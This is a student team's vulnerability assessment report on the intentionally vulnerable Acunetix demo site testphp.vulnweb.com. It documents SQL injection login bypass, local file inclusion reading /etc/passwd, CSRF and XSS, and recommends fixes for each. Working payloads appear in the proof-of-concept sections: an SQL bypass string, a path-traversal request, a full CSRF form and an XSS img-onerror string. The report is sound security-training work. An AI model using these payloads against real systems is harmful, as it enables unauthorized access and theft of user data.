Vulnerability Assessment Report

Learning circle name : **CyberVanguard**
Code**: CYCYBMCE123**

Host: “http://testphp.vulnweb.com/”

Team members: Bijoy Abraham J S(Lead)
Sidharth Prem
Kevin Shaji
S Suraj Venkatachalam

1. **Sql Injection - Login Bypass**

Summary:

Severity level	High
Host	testphp.vulnweb.com
Path	/login.php

Issue background

SQL Injection (SQLi) is a critical security vulnerability that arises when an application's input validation mechanisms are insufficient, allowing attackers to manipulate SQL queries executed on a database. This can lead to unauthorized access, data manipulation, or even complete compromise of the system.

Potential Risks

The following are the risks associated with SQL Injection:

1. Bypassing Authentication :

It is most important to focus on Bypassing Authentication during the penetration test because the attacker can access to the database just like an authorized user and he can perform his desired tasks on the database.

2. Identifying Injectable Parameters :

The attacker will collect the information about the structure of the back-end database of a web application and he will include the dynamic content into the website. This may lead the visitors to install malicious code and may redirect to the malicious site.

3. Executing Remote Commands :


Executing these remote commands will provide attackers a tool to execute arbitrary commands on the database.
For example, a remote user can execute stored database procedures and functions from a remote SQL interactive interface.

4. Denial of Service :

The attacker can flood the server with requests so that he will have the authority to stop the service to valid users, or he can delete some data.

Proof of Concept:

1. Go to the path “http://testphp.vulnweb.com/login.php”
2. Enter the username as “test” and password as ‘ or ‘1’=’1
3. The 1=1 will always be true, so it helps to bypass the authentication without the actual password.
4. Now click on login.



If you are already registered please enter your login information below:

Username : test
Password : ' or '1'='1

You can also signup here.
Signup disabled. Please use the username test and the password test.

```
<form name="loginform" method="post" action="userinfo.php">
  <table cellspacing="1" cellpadding="4">
    <tbody>
      <tr>…</tr>
      <tr>
        <td>Password :</td>
        <td>
          <input name="pass" type="text" size="20" style="width:120px;">
        </td>
      </tr>
```

html > body > div#mainLayer > div#content > div.story > form > table > tbody > tr > td > input

```
element {                inline
  width: 120px;
}
input {              style.css:305
  font-family:
    Verdana,Sans-serif;
  font-size: 10px;
  border-style: ridge;
  background-color:
    #F5F5F5;
}
```

Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
margin 0
order 1.83333

```
⚠ This page is in Almost Standards Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>". [Learn More]     login.php
⚠ Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen. [Learn More]     login.php
```

Recommendations

1. Parameterized Queries: Use parameterized queries or prepared statements to separate SQL code from user input.
2. Input Validation: Validate and sanitize user input to ensure it conforms to expected formats.
3. Least Privilege Principle: Limit database user privileges to only what is necessary for the application.
4. Stored Procedures: Use stored procedures to encapsulate and control database access.
5. Web Application Firewalls (WAF): Implement a WAF to filter and block malicious SQL injection attempts.

Tools used

1. Burpsuite
2. sqlmap

2. **<u>Local File Inclusion (LFI)</u>**

Summary:

Severity level	High
Host	testphp.vulnweb.com
Path	showimage.php?file=./pictures/1.jpg

Issue background

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanism implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.


Potential Risk

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Proof of Concept

1. Go to the path "http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg"
   This looks like a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.
2. Change the parameter to ../../etc/passwd




Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: http://testphp.vulnweb.com
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Request Attributes
Query Parameters (1)
Body Parameters (0)
Request Cookies (1)
Request Headers (9)
Response Headers (6)

```
GET /showimage.php?file=../../etc/passwd HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
 Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://testphp.vulnweb.com/listproducts.php?cat=1
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Fri, 17 Nov 2023 10:21:38 GMT
Content-Type: image/jpeg
Connection: close
X-Powered-By:
PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 845

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL
Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```



Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: http://testphp.vulnweb.com
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Request Attributes
Query Parameters (1)
Body Parameters (0)
Request Cookies (1)
Request Headers (9)
Response Headers (6)

```
GET /showimage.php?file=./pictures/1.jpg HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://testphp.vulnweb.com/listproducts.php?cat=1
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
```

Response

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```

Recommendations

1. ID assignation – save your file paths in a secure database and give an ID for every single one, this way users only get to see their ID without viewing or altering the path
2. Whitelisting – use verified and secured whitelist files and ignore everything else
3. Use databases – don’t include files on a web server that can be compromised, use a database instead
4. Better server instructions – make the server send download headers automatically instead of executing files in a specified directory

Tools used

1. Burpsuite

3. <u>**CSRF(Cross-Site Request Forgery)**</u>

Summary:

Severity level	High
Host	testphp.vulnweb.com
Path	/userinfo.php

Issue background

CSRF, which stands for Cross-Site Request Forgery, is a type of security vulnerability that can occur in web applications. It allows an attacker to perform actions on behalf of a user without their consent. The attack takes advantage of the trust that a website has in a user's browser.

POTENTIAL RISK


Cross-Site Request Forgery (CSRF) poses several potential risks to web applications and their users. Here are some of the key risks associated with CSRF attacks:

1. Unauthorized Actions on Behalf of Users
2. Data Manipulation
3. Account Hijacking
4. Session Riding
5. Financial Fraud
6. Privacy Violations
7. Reputation Damage:
8. Malicious Payload Delivery:
9. Business Logic Exploitation:

Proof of Concept

1. Go to the userinfo path "http://testphp.vulnweb.com/userinfo.php"
2. Capture the request using Burpsuite and Generate CSRF PoC using the Engagement tools
3. Edit the html file and Render it.
4. Payload used :

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
        <form action="http://testphp.vulnweb.com/userinfo.php" method="POST">
        <input type="hidden" name="urname" value="attacker(CSRF)" />
        <input type="hidden" name="ucc" value="1234&#45;5678&#45;2300&#45;9000" />
        <input type="hidden" name="uemail" value="attacker&#64;email&#46;com" />
        <input type="hidden" name="uphone" value="2323345" />
        <input type="hidden" name="uaddress" value="21&#32;street" />
        <input type="hidden" name="update" value="update" />
        <input type="submit" value="Submit request" />
        </form>
  </body>
</html>
```



~/Downloads/csrf.html - Sublime Text (UNREGISTERED)

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://testphp.vulnweb.com/userinfo.php"
    method="POST">
      <input type="hidden" name="urname" value="attacker(
      CSRF)" />
      <input type="hidden" name="ucc" value="1234&#45;5678&#
      45;2300&#45;9000" />
      <input type="hidden" name="uemail" value="attacker&#64;
      email&#46;com" />
      <input type="hidden" name="uphone" value="2323345" />
      <input type="hidden" name="uaddress" value="21&#32;
      street" />
      <input type="hidden" name="update" value="update" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

testphp.vulnweb.com/userinfo.php

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

attacker(CSRF) (test)

On this page you can visualize or edit you user information.

Name:	attacker(CSRF)
Credit card number:	1234-5678-2300-9000
E-Mail:	attacker@email.com
Phone number:	2323345
Address:	21 street

You have 0 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

\

Recommendations

1. CSRF Tokens: Use anti-CSRF tokens in forms to validate the legitimacy of requests.
2. SameSite Cookie Attribute: Set the SameSite attribute on cookies to 'Strict' or 'Lax' to control when cookies are sent in cross-site requests.
3. Custom Request Headers: Include custom headers in requests and validate them on the server side.
4. Check Referrer Header: Validate the Referer header on the server side to ensure requests originate from the same domain.
5. Use POST for State-Changing Operations: Ensure that state-changing operations are performed using the HTTP POST method.

Tools Used

1. Sublime
2. Burpsuite

4. **Cross Site Scripting (XSS)**

Summary:

Severity level	Low
Host	testphp.vulnweb.com
Path	/guestbook.php

Issue background

Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.


Potential Risk

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Proof of Concept

1. Go to the path “http://testphp.vulnweb.com/guestbook.php”
2. In the add message section, Insert an XSS payload
3. Payload: "><img src=x onerror=alert(document.domain)>


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Our guestbook
add message
OK
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

test 11.17.2023, 11:03 am

">

testphp.vulnweb.com

testphp.vulnweb.com

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Recommendations

1. Certainly! Here are a few concise methods to prevent Cross-Site Scripting (XSS):
2. Input Validation and Sanitization: Validate and sanitize user input to prevent malicious code injection.

3. Content Security Policy (CSP): Implement and enforce a Content Security Policy to control which resources can be loaded.
4. Escape User-Generated Content: Escape or encode user-generated content before rendering it in HTML.
5. HTTPOnly and Secure Cookies: Use HTTPOnly and Secure flags on cookies to mitigate cookie theft.
6. Browser Security Headers: Set security headers like X-Content-Type-Options and X-XSS-Protection to enhance browser security.

Tools used

1. Burpsuite
2. Hack-tools(Extension)